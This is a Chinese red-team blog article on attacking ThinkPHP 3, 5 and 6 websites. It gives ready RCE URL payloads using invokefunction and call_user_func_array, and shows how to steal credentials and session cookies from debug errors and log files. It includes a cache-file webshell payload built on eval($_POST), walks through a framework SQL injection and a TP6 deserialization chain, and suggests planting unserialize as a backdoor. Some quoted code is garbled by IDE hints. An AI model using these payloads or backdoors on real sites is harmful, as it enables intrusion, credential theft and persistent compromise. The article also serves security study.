

# 红队渗透下的tp技巧

原创 队员编号058 酒仙桥六号部队

2020-08-11原文

这是 酒仙桥六号部队 的第 58 篇文章。

全文共计2930个字，预计阅读时长10分钟。

## 概述

2020 年 了 ， 距 离 tp5 rce漏洞公开已经过去两年，但是在实战中仍然可以遇到很多thinkphp 的 框架 ， 关于 thinkphp 的 白 盒 分 析 文 章 和 rce payload网上已经一抓一大把，所以本文主要以黑白盒结合的形式谈谈如何在黑盒下对tp网站进行测试。

## tp5的渗透要点

（最最常规payload一把梭哈的情况就不讨论了）

以下渗透思路以5.0.\*列举

### 开启debug下的数据库连接

tp5.0.\*在debug模式下如果在数据交互点构造如sql注入、空参数等方式使数据库查询等出错，在一定情况下可能导致数据库账号密码直接显示出来。（报错信息太细了不仔细容易忽略掉）

#### Database Config

```
type
hostname
database
username
password
hostport
```

```
mysql
127.0.0.1
3306
```

在debug模式下找注入点也可以通过报错语句进行构造，并且由于debug模式可能导致本来没有回显的注入变成报错注入。当然目标数据库无法外连的时候，这个注入就挺有用的了。

```
SQLSTATE[HY000]: General error: 1105
XPath syntax error: ': ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ '

390.      $this->PDOStatement->execute();
391.      // 调试结束
```

## 关于log文件的利用

log文件是runtime/log目录下的，比较常见的路径类似：

```
/runtime/log/2020001/01.log
```

，默认是启用的，关于该文件主要有以下三点利用方式。

### 1. 关于http请求的部分

常见的log文件会记录http请求，如果对应的站点存在后台等登陆，可以通过记录请求中的cookie登陆后台。

```
[ info ] [ HEADER ] array (
  'host' => '...',
  'cache-control' => 'max-age=0',
  'user-agent' => 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) A...',
  'accept' => 'text/html,application/xhtml+xml,application/xml...',
  'referrer' => '...',
  'accept-encoding' => 'gzip, deflate, br',
  'accept-language' => 'zh-CN,zh;q=0.9',
  'cookie' => 'PHPSESSID=...',
  'content-type' => '',
  'content-length' => ''
```

### 2. 关于构造sql注入

某些配置下日志还会记录sql语句的执行和报错，可以用于构造sql注入，但是一般这种利用比较少，需要先找到数据交互点然后和日志中记录的赋值以及报错一一对应。

### 3. 关于cache文件名

tp下通过缓存文件获取websHELL是一个老生常谈的问题，白盒下理论上都说得通，但是实际上在使用该漏洞的时候是存在部分难点的，如生成cache文件的方式，cache文件名等。

在log文件中可能存在cache文件生成时的报错，这样可以确定目标tp的cache文件命名方式等，举个例子：

在某次渗透中目标tp的log文件。

```
[ info ] [ RUN ] ...>index[ ...application/...ntroller, ... ]
[ info ] [ DB ] INIT mvcn1
[ info ] [ VIEW ] , ...'application, ... .html [ array (
...
[ info ] [ LOG ] INIT File ...'runtime/temp/ ... .php:35]
[ error ] [8]未定义数组索引: ...
```

可以注意到这里由于生成缓存文件出错，导致直接将缓存文件的文件名输出。根据输出的缓存文件名去猜测生成规则，由于tp5的缓存文件命名默认是md5(value)，所以大部分时候可以把文件名等带进value进行比对。

这里通过猜测和比对确定是view的文件绝对路径生成的cache文件名。

```
md5: e[redacted]
```

一般来说使用php原生的md5函数去生成md5比较稳妥，笔者为了方便直接在线加密的。

这里基本上就排除了 cache getshell 的一大难题。之后正常去寻找能进库的交互点，比如发帖，留言这种，就能想办法获取 webshell 了。

## tp5 路由

thinkphp 系列的官方开发文档是期望网站运维人员将 public 设置为 web 根目录，即使用 ./public/index.php 作为入口文件。在实际的渗透过程中由于 thinkphp 是框架涉及很多二次开发，部分开发人员会选择自定义一个入口文件而不置于 public 目录下，如 /var/www/html/index.php 的形式。这里会涉及到打 exp 的路由问题，由于部分开发人员自定的入口文件可能导致调用的路径出现差异。

一般来说打 exp 的时候尽量使用 ./public/index.php 来打，以下列 exp 为例：

```
?s=index/\think\app/invokefunction&function=call_user_func_array  
&vars[0]=phpinfo&vars[1][]=1
```

可能会出现例如：

```
http://xxx/index.php?s=index/\think\app/invokefunction&function=  
call_user_func_array&vars[0]=phpinfo&vars[1][]=1
```

```
http://xxx/public/index.php?s=index/\think\app/invokefunction&fu  
nction=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
```

```
http://xxx/index.php?s=\think\app/invokefunction&function=call_u  
ser_func_array&vars[0]=phpinfo&vars[1][]=1
```


等情况。

所以很多时候不是打一个exp无效就代表没洞，在黑盒测试的时候可能只是没有找到路由。

下面是实战中的案例：



可以看到如果以常规的exp进行测试是返回方法不存在的，因为原生路由被二次开发修改了，所以最终代码执行的payload如下：



## 5.0.\*和5.1.\*

相对来说5.0可利用的exp比较5.1要多一些，5.1主要的利用方式还是上面举例用的exp。

App.php出现问题的代码如下：

```

protected function parseModuleAndClass($name, $layer, $appendSuffix)
{
    if (false !== strpos($name, '\\')) {
        $class = $name;
        $module = $this->request->module();
    } else {
        if (strpos($name, '/')) {
            list($module, $name) = explode(' ', $name, 2);
        } else {
            $module = $this->request->module();
        }

        $class = $this->parseClass($module, $layer, $name, $appendSuffix);
    }


    return [$module, $class];
}

```

其实就是把反斜杠认定为类名，最终使得类实例化，具体的分析在这里就不拿出来水字数了。

而在渗透的过程中大的思路其实是差不多的，尝试多种exp，尝试读log文件等，可以通过简单比对两个版本的目录结构在没有其他信息的情况下判断版本。

TP5:







▼ **tp5.1** ~/Documents/代码审计/tp5.1

▶ application

▶ config

▶ extend

▼ public


▶ static

 .htaccess

 favicon.ico

 index.php

 robots.txt

 router.php

▶ route

▶ runtime

▶ thinkphp

▶ vendor

 .gitignore

 .travis.yml

 build.php

 composer.json

 composer.lock

 LICENSE.txt

 README.md

 think

如果网站不是以/public/作为根目录的话，又没通过报错直接体现版本的，可以通过访问目录看目录是否存在来做判断比如访问./thinkphp/，这里不推荐通过/app/目录来做判断，因为笔者遇到过很多开发者会修改这个目录，比方说改成/apps/，/applications/，也就无法准确判断是5.1还是5.0。

### tp3的渗透思路

tp3

关于log文件相关的利用同上，目录一般为./Application/Runtime/logs/xxx/xx\_xx\_xx.log

，其中xxx为app名，文件名为年\_月\_日.log，如：

Application\Runtime\Logs\Home\16\_09\_09.log。

### sql注入

tp3的sql注入指的是框架层面的注入问题，即二次开发的时候如果调用了model内的find, delete, select方法的话，就可能出现注入问题。

对于白盒测试而言，只要model.class.php没修复然后找到调用了方法的地方就可以挖掘到注入。

以select方法简单做个分析。

Model.class.php

```

537
538 public function select($options=array()) {
539     $pk = $this->getPk();
540     if(is_string($options) || is_numeric($options)) {
541         // 根据主键查询
542         if(strpos($options, 'needle: ','')) {
543             $where[$pk] = array('IN',$options);
544         }else{
545             $where[$pk] = $options;
546         }
547         $options = array();
548         $options['where'] = $where;
549     }elseif (is_array($options) && (count($options) > 0) && is_array($pk)) {
550         // 根据复合主键查询
551         $count = 0;
552         foreach (array_keys($options) as $key) {
553             if (is_int($key)) $count++;
554         }
555         if ($count == count($pk)) {
556             $i = 0;
557             foreach ($pk as $field) {
558                 $where[$field] = $options[$i];
559                 unset($options[$i++]);
560             }
561             $options['where'] = $where;
562         } else {
563             return false;
564         }
565     } elseif(false === $options){ // 用于子查询 不查询只返回SQL
566         $options['fetch_sql'] = true;
567     }
568     // 分析表达式
569     $options = $this->_parseOptions($options);
570     // 判断查询缓存
571     if(isset($options['cache'])){
572         $cache = $options['cache'];
573         $key = is_string($cache['key'])? $cache['key']:md5(serialize($options));
574         $data = S($key.'!'.$cache);

```

函数可以接受一个options参数，为了构成注入肯定是要进入到\_parseOptions方法，也就是要绕过两次判断，也就是只要传输的options为数组，同时主键不是数组，就能进到\_parseOptions方法。

```
protected function _parseOptions($options=array()) {
    if(is_array($options))
        $options = array_merge($this->options,$options);

    if(!isset($options['table'])){
        // 自动获取表名
        $options['table'] = $this->getTableName();
        $fields = $this->fields;
    }else{
        // 指定数据表 则重新获取字段列表 但不支持类型检测
        $fields = $this->getDbFields();
    }

    // 数据表别名
    if(!empty($options['alias'])){
        $options['table'] .= '.'.$options['alias'];
    }
    // 记录操作的模型名称
    $options['model'] = $this->name;

    // 字段类型验证
    if(isset($options['where']) && is_array($options['where']) && !empty($fields) && !isset($options['join'])){
        // 对数组查询条件进行字段类型检查
        foreach ($options['where'] as $key=>$val){
            $key = trim($key);
            if(in_array($key,$fields,strict:true)){
                if(is_scalar($val)){
                    $this->_parseType($data: $options['where'],$key);
                }
            }elseif(is_numeric($key) && '.' != substr($key, start: 0, length: 1) && false == strpos($key, needle: '.') && false == strpos($key, needle: '(') && false == strpos($key,
                needle: '[') && !empty($this->options['strict'])){
                E(L('_ERROR_QUERY_EXPRESS_'),:[$key,'>','$val','.']);
            }
            unset($options['where'][$key]);
        }
    }
}
```

可以看到传入options['table']或options['alias']且设置options['where']值为字符串，最终会options直接返回，整个过程是没有过滤的，然后进到ThinkPHP\Libray\Think\Db\Diver.class.php，进到select方法。

```
public function select($options=array()) {
    $this->model = $options['model'];
    $this->parseBind($bind: !empty($options['bind'])? $options['bind']:array());
    $sql = $this->buildSelectSql($options);
    $result = $this->query($sql, fetchSql: !empty($options['fetch_sql']) ? true : false);
    return $result;
}

/**
 * 生成查询SQL
 * @access public
 * @param array $options 表达式
 * @return string
 */
public function buildSelectSql($options=array()) {
    if(isset($options['page'])){
        // 根据页数计算limit
        list($page,$listRows) = $options['page'];
        $page = $page>0 ? $page : 1;
        $listRows= $listRows>0 ? $listRows : (is_numeric($options['limit'])? $options['limit']:20);
        $offset = $listRows*($page-1);
        $options['limit'] = $offset.','.$listRows;
    }
    $sql = $this->parseSql($this->selectSql,$options);
    return $sql;
}
```

可以看到sql语句是最后的parseSql生成的。

```
public function parseSql($sql,$options=array()){
    $sql = str_replace(
        array('%TABLE%', '%DISTINCT%', '%FIELD%', '%JOIN%', '%WHERE%', '%GROUP%', '%HAVING%', '%ORDER%', '%LIMIT%', '%UNION%', '%LOCK%', '%COMMENT%', '%FORCE%'),
        array(
            $this->parseTable($options['table']),
            $this->parseDistinct( $distinct: isset($options['distinct'])? $options['distinct']:false),
            $this->parseField( fields: !empty($options['field'])? $options['field']:'' ),
            $this->parseJoin( join: !empty($options['join'])? $options['join']:'' ),
            $this->parseWhere( where: !empty($options['where'])? $options['where']:'' ),
            $this->parseGroup( group: !empty($options['group'])? $options['group']:'' ),
            $this->parseHaving( having: !empty($options['having'])? $options['having']:'' ),
            $this->parseOrder( order: !empty($options['order'])? $options['order']:'' ),
            $this->parseLimit( limit: !empty($options['limit'])? $options['limit']:'' ),
            $this->parseUnion( union: !empty($options['union'])? $options['union']:'' ),
            $this->parseLock( lock: isset($options['lock'])? $options['lock']:false),
            $this->parseComment( comment: !empty($options['comment'])? $options['comment']:'' ),
            $this->parseForce( index: !empty($options['force'])? $options['force']:'' )
        ),$sql);
    return $sql;
}
```

跟进到 parseWhere 方法，只要绕过 if，最终的 return 的 sql 语句是直接拼接的，也就是注入的产生原因，会直接带入 select 方法执行。

```
protected function parseWhere($where) {
    $whereStr = '';
    if(is_string($where)) {...}else{ // 使用数组表达式
        $operate = isset($where['_logic'])?strtoupper($where['_logic']):'';
        if(in_array($operate,array('AND','OR','XOR'))){...}else{...}
        foreach ($where as $key=>$val){...}
        $whereStr = substr($whereStr, start: 0,-strlen($operate));
    }
    return empty($whereStr)?'':' WHERE '.$whereStr;
}
```

黑盒测试也比较类似，一般情况下找到数据库交互点后进行注入尝试即可。

### cache 写 shell

cache 写 webshell 的难点在于 cache 文件名的确定，一般情况下是 md5(绝对路径)生成的 cache 文件，上文也提到某些情况下可以通过 log 文件确定 cache 文件名称

cache 文件写入的时候会被注释，所以需要通通过 %0d%0a 提行绕过注释。

所以最终的 payload 一般为：

```
%0d%0aeval($_POST['cmd']);%0d%0a//
```

找到参数影响页面的点后通过传参写入webshell，本地可以复现，实战中倒是没遇到过。

### tp3渗透主要思路

tp3的渗透在实战中利用的点比较少，所以一般而言遇到tp3的目标，最主要的思路在于找log，然后通过log去看有没有后台之类的，相对来说较一起会比对框架的注入，cache写shell等靠谱。

tp3

关于log文件相关的利用同tp5，目录一般为./Application/Runtime/logs/xxx/xx\_xx\_xx.log

，其中xxx为app名，文件名为年\_月\_日.log，如：

Application\Runtime\Logs\Home\16\_09\_09.log，文件名的格式可能会有变化，多尝试一下一般也能找到。

## tp6的新型问题

### tp6的利用链

关于model.php的\_\_destruct()方法调用其他类\_\_toString()方法的文已经有人发过了，但是文中把poc打码了，这里简单跟一下。

```
1075 public function __destruct()  
1076 {  
1077     if ($this->lazySave) {  
1078         $this->save();  
1079     }  
1080 }
```

将对象的lazySave属性设置为True进入save方法：

```

525     public function save(array $data = [], string $sequence = null): bool
526     {
527         // 数据对象赋值
528         $this->setAttrs($data);
529
530         if ($this->isEmpty() || false == $this->trigger( event: 'BeforeWrite')) {
531             return false;
532         }
533
534         $result = $this->exists ? $this->updateData() : $this->insertData($sequence);
535
536         if (false == $result) {
537             return false;
538         }
539
540         // 写入回调
541         $this->trigger( event: 'AfterWrite');
542
543         // 重新记录原始数据
544         $this->origin = $this->data;
545         $this->set = [];
546         $this->lazySave = false;
547
548         return true;
549     }

```

然后进updateData方法：

```

protected function updateData(): bool
{
    // 事件回调
    if (false == $this->trigger( event: 'BeforeUpdate')) {
        return false;
    }

    $this->checkData();

    // 获取有更新的数据
    $data = $this->getChangedData();

    if (empty($data)) {
        // 关联更新
        if (!empty($this->relationWrite)) {
            $this->autoRelationUpdate();
        }

        return true;
    }

    if ($this->autoWriteTimestamp && $this->updateTime && !isset($data[$this->updateTime])) {
        // 自动写入更新时间
        $data[$this->updateTime] = $this->autoWriteTimestamp($this->updateTime);
        $this->data[$this->updateTime] = $data[$this->updateTime];
    }

    // 检查允许字段
    $allowFields = $this->checkAllowFields();

    foreach ($this->relationWrite as $name => $val) {
        if (!is_array($val)) {
            continue;
        }

        foreach ($val as $key) {
            if (isset($data[$key])) {

```

在checkAllowFields方法中调用db方法，图中方法中框起来的语句是可以拼接的，只需要将这两个属性中的一个设置为类对象，即可触发对象的\_\_toString方法。之后的利用方式和tp5.\*相同。

```
protected function checkAllowFields(): array
{
    // 检测字段
    if (empty($this->field)) {
        if (!empty($this->schema)) {
            $this->field = array_keys(array_merge($this->schema, $this->jsonType));
        } else {
            $query = $this->db();
            $table = $this->table / $this->table . $this->suffix : $query->getTable();

            $this->field = $query->getConnection()->getTableFields($table);
        }

        return $this->field;
    }

    $field = $this->field;

    if ($this->autoWriteTimestamp) {
        array_push($array, $field, $this->createTime, $this->updateTime);
        /** 获取当前模型的数据库查询对象 ...*/
        public function db($scope = []): Query
        {
            /** @var Query $query */
            $query = self::$db->connect($this->connection)
                ->name( name: $this->name . $this->suffix)
                ->pk($this->pk);

            if (!empty($this->table)) {
                $query->table( table: $this->table . $this->suffix);
            }

            $query->model($this)
                ->json($this->json, $this->jsonAssoc)
                ->setFieldType(array_merge($this->schema, $this->jsonType));

            // 软删除
            if (property_exists($this, property: 'withTrashed') && !$this->withTrashed) {
                $this->withNoTrashed($query);
            }

            // 全局作用域
            if (is_array($scope)) {
                $globalScope = array_diff($this->globalScope, $scope);
                $query->scope($globalScope);
            }
        }
    }
}
```

接着与tp5.\*后的gadget是一致的，最终目的是要这个效果实现代码执行。

```
} else {
    $closure = $this->withAttr[$fieldName]; // $closure = "call_user_func";
    $value = $closure($value, $this->data); // $value = "assert"; $this->data="phpinfo()"; // $value = call_user_func("assert", "phpinfo()");
}
```



接下来是构造 poc，由于测试利用链，笔者手写了一个 unserialize。


```
class Index
{
    public function index()
    {
        $a = base64_decode($_GET['c']);
        echo $a;
        $u = unserialize($a);
        return 'ThinkPHP V6.x';
    }
}
```

然后通过Dido1960大佬的 poc 代码生成 payload。

poc 参见：

<https://github.com/Dido1960/thinkphp/blob/master/v6.0.x/poc/poc.php>

php



该利用链需求一个反序列化的可控点，二次开发在使用 unserialize 后可能导致代码执行。同时也可能利用该问题构成一个 tp6 的后门，如已经通过其他方式获取服务器权限，则可在某些地方加入 unserialize 函数实现反序列化的一个后门。

## 总结

thinkphp在国内的使用度还是很高的，大多数中小型网站建站都会考虑使用thinkphp进行二次开发，部分大型公司偶尔也会使用tp建设如临时的活动页面、宣传页面等，而一般这种站点在开发的时候对安全的重视程度也不高，在二次开发者水平良莠不齐的情况下，tp相对来说也容易找到突破口。tp这种框架可以形成范式化的渗透方案，而非简单的exp一打就结束了，这里笔者就当作抛砖引玉了。



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

精选留言

---

用户设置不下载评论